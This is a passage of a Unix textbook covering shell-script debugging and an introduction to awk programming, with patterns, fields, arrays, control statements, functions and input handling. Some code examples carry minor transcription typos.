Quite often you will find that your shell scripts don't work the way you expect when you try to run them. It is easy to enter a typo, or to leave out necessary quotation marks or escape characters, in the first draft of a script. A typo in a shell script will usually cause the script to stop running when it gets to the error, but in some cases the script will skip over the error and continue execution. Occasionally this can cause serious problems. For example, if you attempt to copy and then delete a file with

```
copy oldfile newfile
rm oldfile
```

the copy will fail (because the command is named **cp**), but **rm** will still remove *oldfile.*

The best way to prevent frustrating errors is to test your scripts frequently as you write them, as opposed to writing a very long script all at once and then attempting to run it. It is also a good idea to run your scripts on test files or data before using them on important information.

A script that does not run will often provide an error message on the screen. For example,

```
prog: syntax error at line 12: 'do' unmatched
```

or

```
prog: syntax error at line 142: 'end of file' unexpected
```

These error messages function as broad hints that you have made an error. Several shell key words are used in pairs, for example, **if ... fi, case ... esac,** and **do ... done**. This type of message tells you that an unmatched pair exists, although it does not tell you where it is. Since it is difficult to tell how word pairs such as **do ... done** were intended to be used, the shell informs you that a mismatch occurred, not where it was. The **do** unmatched at line 12 may be missing a **done** at line 142, but at least you know what kind of problem to track down.

The next thing to do if you are having trouble with a script is to watch it while each line of the script is executed. The command

```
$ sh -x filename
```

tells the shell to run the script in *filename,* printing each command and its arguments as it is executed. Because the most common errors in scripts have to do with unmatched keywords, incorrect quotation marks (e.g., 'rather than'), and improperly set variables, **sh -x** reveals most of your early errors. At the very least, **sh -x** can help you determine where in your script things start to go wrong.

PREV NEXT

PREV NEXT

Summary

In this chapter, you learned the fundamentals of shell programming, including how to write and execute simple shell scripts, how to include UNIX System commands in your scripts, and how to pass arguments to the shell. You also learned more advanced techniques, including flow control with **if** statements and **for/while** loops. You saw how **getopts** is used to parse a command line, and how **expr** can be used to evaluate mathematical expressions.

Shell scripting does have limitations. By itself, it is not especially good at string or text manipulation, for example. The next chapter discusses the UNIX tools **awk** and **sed,** which can be powerful additions to your scripts. They add the ability to easily process lines of text with regular expressions, and to quickly edit large sources of input.

Alternatively, once you feel comfortable with shell scripting, you may want to look at other scripting languages to get a sense of how they differ from shell. As you have seen, the shell programming language can be used to write many useful tools, and is especially good at integrating UNIX commands into scripts. However, other languages offer improvements such as cleaner syntax, advanced data structures, and better portability Chapters 22 and 23 provide introductions to Perl and Python, respectively, which are two of the most popular scripting languages in use today.

PREV NEXT

PREV NEXT

How to Find Out More

This book is a very popular and thorough reference for shell scripting.

Robbins, Arnold, and Nelson H.F. Beebe. *Classic Shell Scripting*. 1st ed. Sebastopol, CA: O'Reilly, 2005.

These two books contain many examples of useful and interesting shell scripts. The first is a bit more general and introductory; the second is targeted at somewhat advanced bash scripters.

Johnson, Chris F.A. *Shell Scripting Recipes: A Problem-Solution Approach*. 1st ed. Berkeley, CA: Apress, 2005.

Taylor, Dave. *Wicked Cool Shell Scripts*. 1st ed. San Francisco, CA: No Starch Press, 2004.

This definitive reference for the Korn shell includes Korn shell scripting.

Bolsky, Morris I., and David G. Korn. *The New Korn Shell, Command and Programming Language.* 2nd ed. Englewood Cliffs, NJ: Prentice Hall, 1995.

PREV NEXT

PREV NEXT

Chapter 21: awk and sed

Overview

The Swiss army knife of the UNIX System toolkit is **awk**. Many useful **awk** programs are only one line long, and in fact even a one-line **awk** program can be the equivalent of a regular UNIX System tool. For example, with a one-line **awk** program, you can count the number of lines in a file (like **wc**), print the first field in each line (like **cut),** print all lines that contain the phrase "open source" (like **grep),** or exchange the position of the third and fourth fields in each line (like **join** and **paste**). However, **awk** is a programming language with control structures, functions, and variables that allow you to write even more complex programs.

awk is specially designed for working with structured files and text patterns. It has built-in features for breaking input lines into fields and comparing these fields to patterns that you specify This chapter will show you how to use **awk** to work with structured files such as inventories, mailing lists, and other tables or simple databases.

awk is often used in command pipelines with tools like **sort, tr,** or **sed.** Each of these commands can act as a preprocessor or filter to simplify a problem before solving it in **awk**. For example, it is difficult to sort lines in **awk,** so using **sort** on a file before passing the information to awk can make your programs much simpler. In fact, you can process a file in **awk,** send the result to **sort** through a pipeline, and then return the output to **awk** for further processing.

sed is an abbreviation for *stream editor.* Like **awk,** it can do complex pattern matching and editing on a stream of characters, although it does not have all of the powerful programming capabilities of **awk**. In addition to processing text like **awk, sed** can be used as an efficient noninteractive editor for very large files. sed uses a syntax that is very similar to many **vi** and **ed** commands. **sed** is more challenging to learn than **awk,** but it is often used as a preprocessor for **awk** programs.

This chapter will describe many of the commands of **awk,** enough to enable you to use it for many applications. It does not cover all of the functions, built-in variables, or control structures that **awk** provides. For a full description of the **awk** language with many examples, refer to *The AWK Programming Language,* by Alfred Aho, Brian Kernighan, and Peter Weinberger.

Because **awk** can be used for almost all of the same tasks, and most people find **awk** easier to use, this chapter does not devote as much time to **sed**. If you want to learn **sed** in greater depth, consult *sed & awk,* by Dale Dougherty and Arnold Robbins (see the last section of this chapter for bibliographical information).

PREV NEXT

PREV NEXT

Versions of awk

The **awk** program was originally developed by Aho, Kernighan, and Weinberger in 1977 as a pattern-scanning language (the name "AWK" comes from their initials). Many new features have been added since then. The version of **awk** first implemented in UNIX System V, Release 3.1, added many features, such as additional built-in functions. In order to preserve compatibility with programs that were written for the original version, this one was named **nawk** *(new awk).* The use of two different commands for the two versions was a temporary step to provide time to convert programs using the older version to the new one. On some systems, including AIX, the **awk** command actually runs **nawk**.

On some Linux and UNIX systems, the **awk** command may actually run the **gawk** program. **gawk** is an enhanced, public domain version of **awk** that is part of the GNU system. It includes some new features and extensions, including the ability to do pattern matching that ignores the distinction between uppercase and lowercase.

For simplicity, this chapter refers to the language as **awk** and uses the command name **awk** in the examples. If you want to be sure which version of **awk** you are using, consult your system manual pages.

PREV NEXT

PREV NEXT

How awk Works

The basic operation of **awk** is simple. It reads input from a file, a pipe, or the keyboard, and searches each line of input for patterns that you have specified. When it finds a line that matches a pattern, it performs an action. You specify the patterns and actions in an awk program.

An **awk** program consists of one or more pattern/action statements of the form

```
pattern {action}
```

A statement like this tells **awk** to test for the pattern in every line of input, and to perform the corresponding action whenever the pattern matches the input line. The pattern/action concept is an extension of the target/search model used by **grep**. In **grep,** the target is a pattern, and the action is to print the line containing the pattern.

You can use **awk** as a replacement for **grep**. The following **awk** program searches for lines containing the word "widget." When it finds such a line, it prints it.

```
/widget/ {print}
```

The slashes indicate that you are searching for the target string "widget". The action, **print,** is enclosed in braces.

Here is another example of a simple **awk** program:

```
/widget/ {w_count=w_count+1}
```

The pattern is the same, but the action is different. In this case, whenever a line contains "widget," the variable *w_count* is incremented by 1.

The simplest way to run an **awk** program is to include it on the command line as an argument to the **awk** command, followed by the name of an input file. For example, the following program prints every line from the file *inventory* that contains the string "widget":

```
$ awk '/widget/ {print}' inventory
```

This command line consists of the **awk** command, then the text of the program itself in single quotes, and then name of the input file, *inventory.* The program text is enclosed in single quotes to prevent the shell from interpreting its contents as separate arguments or as instructions to the shell.

Default Patterns and Actions

If you want the action to apply to *every* line in the file, omit the pattern. By default, **awk** will match every line, so an action statement with no pattern causes **awk** to perform that action for every line in the input. For example, the command

```
$ awk '{print $1}' students
```

uses the special variable *$1* to print the first field of every line in the file *students.*

You can also omit the action. The default action is to print an entire line, so if you specify a pattern with no action, **awk** will print every line that matches that pattern. For example,

```
$ awk '/science/' students
```

will print every line in *students* that contains the string *science.*

Working with Fields

You may recall from Chapter 20 that the shell automatically assigns the variables $1, $2, and so on to the command-line arguments for a script. Similarly, **awk** automatically separates each line of input into fields and assigns the fields to variables. So $1 is the first field in each line, $2 is the second, and so on. The entire line is in $0.

This makes it easy to work with tables and other formatted text files. For example, instead of printing whole lines, you can print specific fields from a table. Suppose you have the following list of names,

states, and phone numbers:

```
Ben       IN      650-333-4321
Dan       AK      907-671-4321
Marissa   NJ      732-741-1234
Robin     CA      650-273-1234
```

If you want to print the names of everyone in area code 650, the pattern to match is 650-, and the action when a match is found is to print the name in the first field.

You can use the **awk** program

```
/650-/ {print $1}
```

where $1 indicates the first field in each line. You can run this program with the following command:

```
$ awk '/650-/ {print $1}' contacts
```

This produces the following output:

```
Ben
Robin
```

Fields are separated by a *field separator.* The default field separator is white space, consisting of any number of spaces and/or tabs. This means that each word in a line is a separate field. Many structured files use a field separator other than a space, such as a colon, a comma, or a single tab, so that you can have several words in one field. You can use the **-F** option on the command line to specify the field separator. For example,

```
$ awk -F, 'program goes here'
```

specifies a comma as the separator, and

```
$ awk -F"\t" 'program goes here'
```

tells **awk** to use a tab as a separator. Since the backslash is a special character in the shell, it must be enclosed in quotation marks. Otherwise, the effect would be to tell **awk** to use *t* as the field separator.

Using Standard Input and Output

Like most UNIX System commands, **awk** uses standard input and output. If you do not specify an input file, the program will read and act on standard input. This allows you to use an **awk** program as a part of a command pipeline. For example, it is common to use **sort** to sort data before **awk** operates on it:

```
sort input_file awk -f program_file
```

Because the default for standard input is the keyboard, if you do not specify an input file, and if it is not part of a pipeline, an **awk** program will read and act on lines that you type in from the keyboard. This can be useful for testing your **awk** programs. Remember that you can terminate input by typing CTRL-D.

As with any command that uses standard output, you can redirect output from an **awk** program to a file or to a pipeline. For example, the command

```
$ awk '{print $1}' contacts > namelist
```

copies the first field from each line of *contacts* to a file called *namelist.*

You can get input from multiple files by listing each filename in the command line. **awk** takes its input from each file in turn. For example, the following command line reads and acts on all of the first file, *list1,* and then reads and acts on the second file, *list2.* It sends the output (the first field of each file) to **lp**.

```
$ awk '{print $1}' phone1 phone2 | lp
```

Running an awk Program from a File

You can store the text of an **awk** program in a file. To run a program from a file, use **awk -f,** followed

by the filename. The following command line runs the program saved in the file *prog_file.* **awk** takes its input from *input_file:*

```
$ awk -f prog_file input_file
```

If the file is not in the current directory, you must give **awk** a full pathname. If you are using **gawk,** you can use the environment variable *AWKPATH* to specify a list of directories to search for program files. The default *AWKPATH* is *.:/usr/lib/awk:/usr/local/lib/awk.* If you modify your *AWKPATH,* you may want to save it in your shell configuration file (e.g., in *.bash_profile* if you are using **bash**).

Here's how you could set and use *AWKPATH* in **bash:**

```
$ export AWKPATH=$AWKPATH:$HOME/bin/awk
$ ls ~/bin/awk
testprog
$ gawk -f testprog testinput
```

An even better way to save an **awk** program in a file is to create an executable script. If you add the line **#!/bin/awk -f** (where */bin/awk* is the path for **awk** on your system) to the top of your file, you can run the program as a stand-alone script. You must have execute permission on the file before you can run it.

```
$ cat sampleProg
#!/bin/awk -f
/black/ {print}

$ chmod u+x sampleProg
$ ./sampleProg inputfile
Sphinx of black quartz, judge my vow.
```

When you run this script, the shell reads the first line and calls **awk,** which runs the program.

Multiline Programs

You can do a surprising amount with one-line **awk** programs, but programs can also contain many lines. Multiline programs simply consist of multiple pattern/action statements. Each line of input is checked against all of the patterns in turn. For each matching pattern, the corresponding action is performed. For example,

```
$ cat countStudents
# Count the number of lines containing "science" or "writing"
/science/ { sci = sci + 1 }
/writing/ { wri = wri + 1 }
# At the end of the input, print the totals
END {print sci " science and " wri "writing students." }
$ awk -f countStudents student-list
47 science and 39 writing students.
```

This program uses the END statement to perform an action at the end of the input. See the section "BEGIN and END" later in this chapter for more information about how END works.

An action statement can also continue over multiple lines. Although you can chain together multiple actions using semicolons, your programs will be easier to read if you break them up into separate lines. If you do, the opening brace of the action must be on the same line as the pattern it matches. You can have as many lines as you want in the action before the final brace. For example,

```
$ cat numberLines
# Add line numbers to the input
# Since there is no pattern, do this to every line in the file
{
  n = n + 1             # add 1 to the number of lines
  print n " " $0        # print the line number, a space, and the original line
}
```

The comments in these programs make them easier to read. Like the shell, **awk** uses the # symbol for comments. Any line or part of a line beginning with the # symbol will be ignored by **awk**. The comment begins with the # character and ends at the end of the line.

PREV NEXT

Specifying Patterns

Because pattern matching is such a fundamental part of **awk,** the **awk** language provides a rich set of operators for specifying patterns. You can use these operators to specify patterns that match a particular word, a phrase, a group of words that have some letters in common (such as all words starting with *A*), or a number within a certain range. You can also use special operators to combine simple patterns into more complex patterns. These are the basic pattern types in **awk:**

- *Regular expressions* are sequences of letters, numbers, and special characters that specify strings to be matched. **awk** accepts the same regular expressions as the **egrep** command, discussed in Chapter 19.
- *Comparison patterns* are patterns in which you compare two elements using operators such as == (equal to), != (not equal to), > (greater than), and < (less than).
- *Compound patterns* are built up from other patterns, using the logical operators and (&&), or (||), and not (!).
- *Range patterns* have a starting pattern and an ending pattern. They search for the starting pattern and then match every line until they find a line that matches the ending pattern.
- BEGIN and END are special built-in patterns that send instructions to your **awk** program to perform certain actions before or after the main processing loop.

Regular Expressions

You can search for lines that match a regular expression by enclosing it in a pair of slashes (/…/). The simplest kind of regular expression is just a word or string. For example, to match lines containing the phrase “boxing wizards” anywhere in the line, you can use the pattern

```
/boxing wizards/
```

Expressions can also include escape sequences. The most common are *\t* for TAB and *\n* for newline.

Table 21–1 shows the special symbols that you can use to form more complex regular expressions.

Table 21–1: awk Regular Expressions

Symbol	Definition	Example	Matches
.	Matches any single character.	th.nk	*think, thank, thunk,* etc.
\	Quotes the following character.	***	***
*	Matches zero or more repetitions of the previous item.	ap*le	*ale, apple,* etc.
+	Matches one or more repetitions of the previous item.	.+	any non-empty line
?	Matches the previous item zero or one times.	index\.html?	*index. htm, index. html*
^	Matches the beginning of a line.	^If	any line beginning with *If*
$	Matches the end of a line.	\.$	any line ending in a period
[]	Matches any one of the characters inside.	[QqXx]	Q, q, X, or x
[az]	Matches any one of the characters in the range.	[0–9]*	any number: *0110, 27, 9876,* etc.

[^]	Matches any character not inside.	[^\n]	any character but newline
()	Group a portion of the pattern.	script(\.sh)?	*script, script.sh*
|	Matches either the value before or after the |.	(E|e)xit	*Exit, exit*

To illustrate how you can use regular expressions, consider a file containing the inventory of items in a stationery store. The file *inventory* includes a one-line record for each item. Each record contains the item name, how many are on hand, how much each costs, and how much each sells for:

```
pencils  108  .11  .15
markers   50  .45  .75
pens      24  .53  .75
notebooks 15  .75 1.00
erasers  200  .12  .15
books     10 1.00 1.50
```

If you want to search for the price of markers, but you cannot remember whether you called them "marker" or "markers," you could use the regular expression

```
/markers?/
```

as the pattern.

To find out how many books you have on hand, you could use the pattern

```
/^books/
```

to find entries that contain "books" only at the beginning of a line. This would match the record for books, but not the one for notebooks.

Case Sensitivity

In **awk,** string patterns are case sensitive. For example, the pattern*/student/*wouldn't match the string "Student". In **gawk,** you can set the environment variable *IGNORECASE* if you want to make matching case-insensitive.

Alternately, you can use **tr** to convert all of your input to lowercase before running **awk,** like this:

```
cat inputfiles | tr [AZ] [az] awk -f programfile
```

Some versions of **awk** have the functions **tolower** and **toupper** to help you control the case of strings (see the later section "Working with Strings").

Comparison Operators

The preceding section dealt with string matches where the target string may occur anywhere in a line. Sometimes, though, you want to compare a string or pattern with a specific string. For example, suppose you want to find all the items in the earlier example that sell for 75 cents. You want to match .75, but only when it is in the fourth field (selling price).

You use the tilde (~) sign to test whether two strings match. For example,

```
$4 ~ /^\.75/
```

checks whether the string $4 contains a match for the expression /^\.75/. That is to say, it checks whether field 4 begins with .75 (the backslash is necessary to prevent the . from being interpreted as a special character). This pattern will match strings such as ".75", ".7552", and ".75potatoes". If you wish to test whether field 4 contains precisely the string .75 and nothing else, you could use

```
$4 ~ /^\.75$/
```

You can test for *nonmatching* strings with !~. This is similar to ~, but it matches if the first string is *not* contained in the second string.

The == operator checks whether two strings are identical. For example,

```
$1==$3
```

checks to see whether the value of field 1 is equal to the value of field 3.

Do not confuse == with =. The former (==) tests whether two strings are identical. The single equal sign (=) assigns a value to a variable. For example,

```
$1="hello"
```

sets the value of field 1 equal to “hello”. It would be used as part of an action statement. On the other hand,

```
$1=="hello"
```

compares the value of field 1 to the string “hello”. It could be a pattern statement.

The != operator tests whether the values of two expressions are *not* equal. For example,

```
$1 != "pencils"
```

is a pattern that matches any line where the first field is not “pencils.”

Comparing Order

The comparison operators <, >, <=, and >= can compare two numbers or two strings. With numbers, they work just as you would expect-for example,

```
$1 <= 10
```

would match the numbers less than or equal to 10.

When used with strings, these operators compare the strings according to the standard ASCII alphabetical order. For example,

```
"vanished" < "vorpal"
```

Remember that in the ASCII character code, all uppercase letters precede all lowercase letters, so

```
"Horse" < "cart"
```

Compound Patterns

Compound patterns are combinations of patterns, joined with the logical operators && (and), || (or), and ! (not). You can create very complex compound patterns.

For example, here is a small but useful program that works on a text file formatted with HTML. It checks whether each <B> starting tag is followed by exactly one </B> ending tag:

```
/<B>/ && bold==0 { bold=1 }
/<B>/ && bold==1 { print "Missing <B> before line " NR }
/</B>/ && bold==1 { bold=0 }
/</B>/ && bold==0 { print "Extra </B> at line " NR }
```

This program look for the HTML tag <B>. If it finds one, it marks the start of bold text (with the variable *bold*). If *bold* was already set, it prints an error message. The program also searches for the ending tag </B>. If it finds one, it changes the variable *bold* to show that the text is no longer bold. If the text wasn’t bold, it prints an error message. You could easily extend this program to test for <I> and other tags.

Compound patterns are useful for numeric variables as well as strings. For example,

```
$1 < 10 && $2 >= 30
```

matches a line if field 1 is less than 10 and field 2 is greater than or equal to 30.

Range Patterns

The syntax for a range pattern is

```
startPattern, endPattern
```

This causes **awk** to compare each line of input to *startPattern.* When it finds a line that matches *startPattern,* that line and every line following it will match the range. **awk** will continue to match every line until it encounters one that matches *endPattern.* After that line, the range will no longer match lines of input (until another copy of *startPattern* appears).

In other words, a range pattern matches all the lines from a starting pattern to an ending pattern. If you have a table in which at least one of the fields is sorted, you can use a range to pull out a section of data. For example, if you have a table in which each line is numbered, you could use this program to print lines 100 to 199:

```
$ awk '/100/, /199/ {print}' datafile
```

BEGIN and END

BEGIN and END are special patterns that separate parts of your **awk** program from the normal **awk** loop that examines each line of input. The BEGIN pattern applies before any lines are read. It causes the action following it to be performed before any input is processed.

This allows you to set a variable or print a heading before the main loop of the **awk** program. For example, suppose you are writing a program that will generate a table. You could use a *BEGIN* statement to print a header at the top:

```
BEGIN {print "Artist     Album     SongTitle     TrackNum"}
```

The END pattern is similar to BEGIN, but it applies after the last line of input has been read. Suppose you need to count the number of lines in a file. You could use

```
{ numline = numline + 1 }
END { print "There were " numline " lines of input." }
```

This **awk** program counts each of line of input and then prints the total when all the input has been processed. A shorter way to write this program is

```
END { print "There were " NR " lines of input." }
```

which uses a built-in **awk** variable to automatically count the lines.

PREV NEXT

Specifying Actions

The preceding sections have illustrated some of the patterns you can use. This section gives you a brief introduction to the kinds of actions that **awk** can take when it matches a pattern. An action can be as simple as printing a line or changing the value of a variable, or as complex as invoking control structures and user-defined functions.

Variables

The awk program allows you to create variables, assign values to them, and perform operations on them. Variables can contain strings or numbers. A variable name can be any sequence of letters and digits, beginning with a letter. Underscores are permitted as part of a variable name, for example, *old_price.* Unlike many programming languages, **awk** doesn't require you to declare variables as numeric or string; they are assigned a type depending on how they are used. The type of a variable may change if it is used in a different way All variables are initially set to null (or for numbers, 0). Variables are global throughout an **awk** program, except inside user-defined functions.

Built-in Variables

Table 21–2 shows the **awk** built-in variables. These variables either are set automatically or have a standard default value. For example, *FILENAME* is set to the name of the current input file as soon as the file is read. FS, the field separator, has a default value. Other commonly used built-in variables are NF, the number of fields in the current record (by default, each line is considered a record), and NR, the number of records read so far (which we used in the preceding example to count the number of lines in a file). *ARGV* is an array of the command-line arguments to your **awk** program.

Table 21–2: awk Built-in Variables

Variable	Meaning	Variable	Meaning
FS	Input field separator	*NF*	Number of fields in this record
OFS	Output field separator	*NR*	Number of records read so far
RS	Input record separator	*FNR*	Number of records from this file
ORS	Output record separator	*RESTART*	Set by **match** to the match index
ARGC	Number of arguments	*RLENGTH*	Set by **match** to the match length
ARGV	Array of arguments	*OFMT*	Output format for numbers
FILENAME	Name of input file	*SUBSEP*	Subscript separator for arrays

Built-in variables have uppercase names. They may contain string values *(FILENAME, FS, OFS),* or numeric values *(NR, NF).* You can reset the values of these variables. For example, you can change the default field separator by changing the value of *FS.*

Actions Involving Fields

You have already seen the field identifiers *$1, $2,* and so on. These are a special kind of built-in variable. You can assign values to them; change their values; and compare them to other variables, strings, or numbers. These operations allow you to create new fields, erase a field, or change the order of two or more fields.

For example, recall the *inventory* file, which contained the name of each item, the number on hand, the price paid for each, and the selling price. The entry for pencils is

```
pencils 108 .11 .15
```

The following **awk** program calculates the total value of each item in the file:

```
{
  $5 = $2 * $4
  print $0
}
```

This program multiplies field 2 times field 4 and puts the result in a new field ($5), which is added at

the end of the record. (By default, a record is one line.) The program also prints the new record with *$0*.

You can use the *NF* variable to access the last field in the current record. For example, suppose that some lines have four fields while others have five. Since *NF* is the number of fields, *$NF* is the field identifier for the last field in the record (just as, in a line with four fields, *$4* is the identifier for the last field). You can add a new field at the end of each record by increasing the value of *NF* by one and assigning the new data to *$NF.* For example,

```
/pencil/ {              # search for lines containing "pencil"
  NF += 1               # increase the number of fields
  $NF="Empire"          # give the new last field the value "Empire"
}
```

Record Separators

You have already seen many examples in which **awk** gets its input from a file. It normally reads one line at a time and treats each input line as a separate record. However, you might have a file with multiline records, such as a mailing list with separate lines for name, street, city, and state. To make it easier to read a file like this, you can change the record separator character.

The default separator is a newline. To change this, set the variable *RS* to an alternate separator. For example, to tell **awk** to use a blank line as a record separator, set the record separator to null in the BEGIN section of your program, like this:

```
BEGIN   {RS=""}               # break records at blank lines
```

Now all of lines up until a blank line will be read in at once. You can use the variables *$1, $2,* and so on to work with the fields, just as you normally would.

When working with multiline records, you may wish to leave the field separator as a space (the default value), or you may wish to change it to a newline, with a statement such as

```
BEGIN {RS=""; FS="\n"}          # separate fields at newlines
```

Then you can use the field identifiers to refer to complete lines of the record.

Working with Strings

awk provides a full range of functions and operations for working with strings. For example, you can assign strings to variables, concatenate strings, extract substrings, and find the length of a string.

You already know how to assign a string to a variable:

```
class = "music151"
```

Don't forget the quotes around *music151.* If you do, **awk** will try to assign *class* to the value of a variable named *music151.* Since you probably don't have a variable by that name, *class* will end up set to null.

You can also combine several strings into one variable. For example, you could enter this at the command line:

```
$ awk '{student ID = $1 $3
> print student ID}'
Long, Adam 2008
Long2008
```

Similarly, you could use **print $3 $2** with that input to print *2008Adam.*

Some of the most useful string functions are **length,** which returns the length of a string, **match,** which searches for a regular expression within a string, and **sub,** which substitutes a string for a specified expression. You can use **gsub** to perform a "global" string substitution, in which anything in the line that matches a target regular expression is replaced by a new string. **substr** takes a string and returns the substring at a given position. In addition to these standard functions, **gawk** provides the functions **toupper** and **tolower** to change the case of a string.

This program shows how you can use some of the string functions:

```
length($0) > 10 {             # pattern matches any line longer than 10 characters
  gsub(/[0-9]+/, "---")       # replace all strings of digits with ---
```

```
  print substr ($0, 1, 10)    # print the first ten characters of the new string
}
```

Working with Numbers

awk includes the usual arithmetic operators +, −, *, and /. (Unlike in shell scripting, you do not need to quote * when multiplying in an **awk** program.) The % operator calculates the modulus of two numbers (the remainder from integer division), and the ^ operator is used for exponentiation.

In addition to =, you can use the assignment operators +=, −=, *=, /=, %=, and ^= as shortcuts. For example,

```
{ total += $1}                          # add the value of $1 to total
END { print "Average = " total/NR }     # divide total by the number of lines
```

will find the average of the numbers in the first field of the input.

You can also use the C-style shortcuts ++ and −− to increment or decrement the value of

a variable. For example,

```
x++
```

is the same as **x += 1** (or **x=x+1**).

awk provides a number of built-in arithmetic functions. These include trigonometric functions such as cos, the cosine function, and **atan2,** the arctangent function, as well as the logarithmic functions **log** and **exp**. Other useful functions are **int,** which returns the integral part of a number, and **rand,** which generates a random number between 0 and 1. For example, you can estimate the value of pi with

```
at an2 (1, 1) * 4                          # four times arctan of 1/1
```

Arrays

It is particularly easy to create and use arrays in **awk**. Instead of declaring or defining an array, you define the individual array elements as needed and **awk** creates the array automatically One feature of **awk** is that it uses *associative arrays*-arrays that can use strings as well as numbers for subscripts. For example, votes [“republican”] and votes[“democratic”] could be two elements of an associative array

You may be familiar with associate arrays from some other language, but by a different name. In Perl, they are called hashes, and in Python they are dictionaries. There is no built-in data type for associative arrays in C, but they are sometimes implemented with hash tables.

You define an element of an array by assigning a value to it. For example,

```
stock[1] = $2
```

assigns the value of field 2 to the first element of the array *stock.* You do not need to define or declare an array before assigning its elements.

You can use a string as the element identifier. For example,

```
numberl [$1] =$2
```

If the first field ($1) is *pencil,* and the second field ($2) is 108, this creates an array element:

```
number["pencil"] = 108
```

When an element of an array has been defined, it can be used like any other variable. You can change it, use it in comparisons and expressions, and set variables or fields equal to it. For example, you could print the value of *number[“pencil”]* with

```
print number["pencil"]
```

You can delete an element of an array with

```
delete array[subscript]
```

and you can test whether a particular subscript occurs in an array with

```
subscript in array
```

where this expression will return a value of 1 if *army[subscript]* exists and 0 if it does not.

Control Statements

awk provides control flow statements that allow you to test logical condition (with **if-then** statements) or loop through blocks of code (**for** and **while** statements). The syntax is similar to that used in C.

if... then Statements

The **if** statement evaluates an expression and performs an action if the expression was true. It has the form

```
if (condition) action
```

For example, this statement checks the number of pencils in an inventory and alters you if you are running low:

```
/pencil/ {if $2 < 144) print "Order more pencils"}
```

You can add an **else** clause to an **if** statement. For example,

```
if (length(input) > 0)
   print "Good, we have input"
else
   print "Nope, no input here"
```

awk provides a similar conditional form that can be used in an expression. The form is

```
expression1 ? expression2 : expression3
```

If *expression1* is true, the whole statement has the value of *expression2;* otherwise, it has the value of *expression3.* For example,

```
rank = ($1 > 50000) ? "high" : "low"
```

determines whether a number is above or below 50000.

while Loops

A **while** loop is used to repeat a statement as long as some condition is met. The form is

```
while(condition) {
    action
}
```

For example, suppose you have a file in which different records contain different numbers of fields, such as a list of the test scores for each student in a school, where some students have more test scores than others, like this:

```
Gignoux, Chris      97      88      95      92
Landfield, Ryan     75      93      99      94      89
```

You could use **while** to loop through every field in each record, add up the total score, and print the average for each student:

```
{
  sum=0
  i=2
  while (i<=NF) {
    sum += $i
    i++
  }
  average=sum/ (NF-1)
  print "The average for " $1 " is " average
}
```

In this program, *i* is a counter for each field in the record after the first field, which contains the student's name. Where *i* is less than *NF* (the number of fields in the record), "sum" is incremented by the contents of field *i.* The average is the sum divided by the number of fields containing numbers.

The **do-while** statement is like the **while** statement, except that it executes the action first and then tests the inside condition. It has the form

```
do action while(condition)
```

The **break** command is used to exit from a surrounding loop early. It can be included in a **while** loop

or a **for** loop.

for Loops

The **for** statement repeats an action as long as a condition is satisfied. The **for** statement includes an initial statement that is executed the first time through the loop, a test that is executed each time through the loop, and a statement that is performed after each successful test. It has the form

```
for(initial statement; test; increment) statement
```

The **for** statement is usually used to repeat an action some number of times. The following example uses **for** to total the scores for each student and find the average, exactly like the **while** example just shown:

```
{
  sum=0
  for (i=2; i<=NF; i++) sum += $i
  average=sum/ (NF-1)
  print "The average for " $1" is " average
}
```

You can use **for** loops to step through the elements of an array. For example, to count the number of tables in an HTML document, and the number of rows and cells in the tables, use this:

```
/<TABLE>/ {count["table"]++}
/<TR>/ {count["tablerow"]++}
/<TD>/ {count["tablecell"]++}
END {for (s in count) print s, count[s]}
```

The array is called *count.* As you find each pattern, you increment the counter with the appropriate subscript. After reading the file, you print out the totals.

Ending a Program

The exit command tells **awk** to stop reading input. When **awk** comes to an **exit** statement, it immediately goes executes the END action, if there is one, and then terminates. You might use this command to end a program if you discover an error in the input file, such as a missing field.

User-Defined Functions

Like many programming languages, **awk** allows you to define your own functions within a program. Your functions may take parameters (arguments) and may return a value.

Once a function has been defined, it may be used in a pattern or action, in any place where you could use a built-in function.

To define a function, you specify its name, the parameters it takes, and the actions to perform. A function is defined by a statement of the form

```
function function_name (list of parameters) {action_list}
```

For example, you can define a function called *in_range,* which takes the value of a field and returns 1 if the value is within a certain range and 0 otherwise, as follows:

```
function in_range (testval, lower, upper) {
  if (testval > lower && testval < upper)
   return 1
  else
   return 0
}
```

Make sure that there is no space between the function name and the parenthesis for the parameter list. The return statement is optional, but the function will not return a value if it is missing.

How to Call a Function

Once you have defined your function, you use it just like a built-in **awk** function. For example, you can use *in_range* as follows:

```
if (in_range($5, 10, 15))
  print "Found a match!"
```

This lets you know when the value of the fifth field lies between 10 and 15.

Functions may be recursive-that is, they may call themselves. A simple example of a recursive function is the factorial function:

```
function factorial(n) {
  if (n<=1)
    return 1
  else
    return n * factorial(n-1)
}
```

If you call this function in a program like this:

```
print factorial(4)
```

it calculates and prints the value, which in this case would be 24 (because 4*3*2*1 is 24).

PREV NEXT

PREV NEXT

Input and Output

As mentioned at the beginning of this chapter, **awk** uses standard input and output. This means that you can use the normal shell redirection operators to save output to a file (or read input from a file). You can include **awk** in command pipelines, and you can get input from the keyboard if no file is specified. However, **awk** also has a few special features for working with input and output.

Getting Input

Normally your **awk** program gets input from the file or files that you specify when you run the command, or from standard input if no files are specified. Sometimes, however, you need to get input from another source in addition to this input file. For example, as part of a program you may want to display a message and get a response that the user types in at the keyboard.

You can use the **getline** function to read a line of input from the keyboard or another file. By default, **getline** reads its input from the same file that you specified on the **awk** command line. Each time it is called, it reads the next line and splits it into fields. This is useful if you want precise control over the input loop-for example, if you wish to read the file only up to a certain point and then go to an END statement.

The following instruction reads a line from standard input and assigns it to the variable X:

```
getline X
```

To get input from another file, you redirect the input to **getline,** as in this example:

```
getline < "my_file"
```

This will read the next line of the file *my_file.* You can then use the built-in variables *$0, $1,* and so on to work with the line. Note that unlike shell file redirection, **awk** requires you to put quotes around the filename, or it will be interpreted as a variable name. You might use **getline** like this to combine data from two different files, by reading in data from *my_file* in addition to whatever file you may have opened from the command line. You can also read input from a named file and assign it to a variable, as in this example:

```
getline nextline < "my_file"
```

This reads a line from *my_file* and assigns it to *nextline.*

The UNIX System identifies the keyboard as the logical file */dev/tty.* To read a line from the keyboard, use **getline** with */dev/tty* as the filename. You must enclose */dev/tty* in quotes, as in "/dev/tty", just as you would any other string or filename.

This example shows how you could use for keyboard input to add information interactively to a file. The following program fragment prints the item name (field 1) and old price for each inventory record, prompts the user to type in the new price, and then substitutes the new price and prints the new record on standard output:

```
{
  print $1, "Old price:", $4
  getline new < "/dev/tty"
  $4=new
  print "New price:", $0 > "outputfile"
}
```

Using Command-Line Arguments

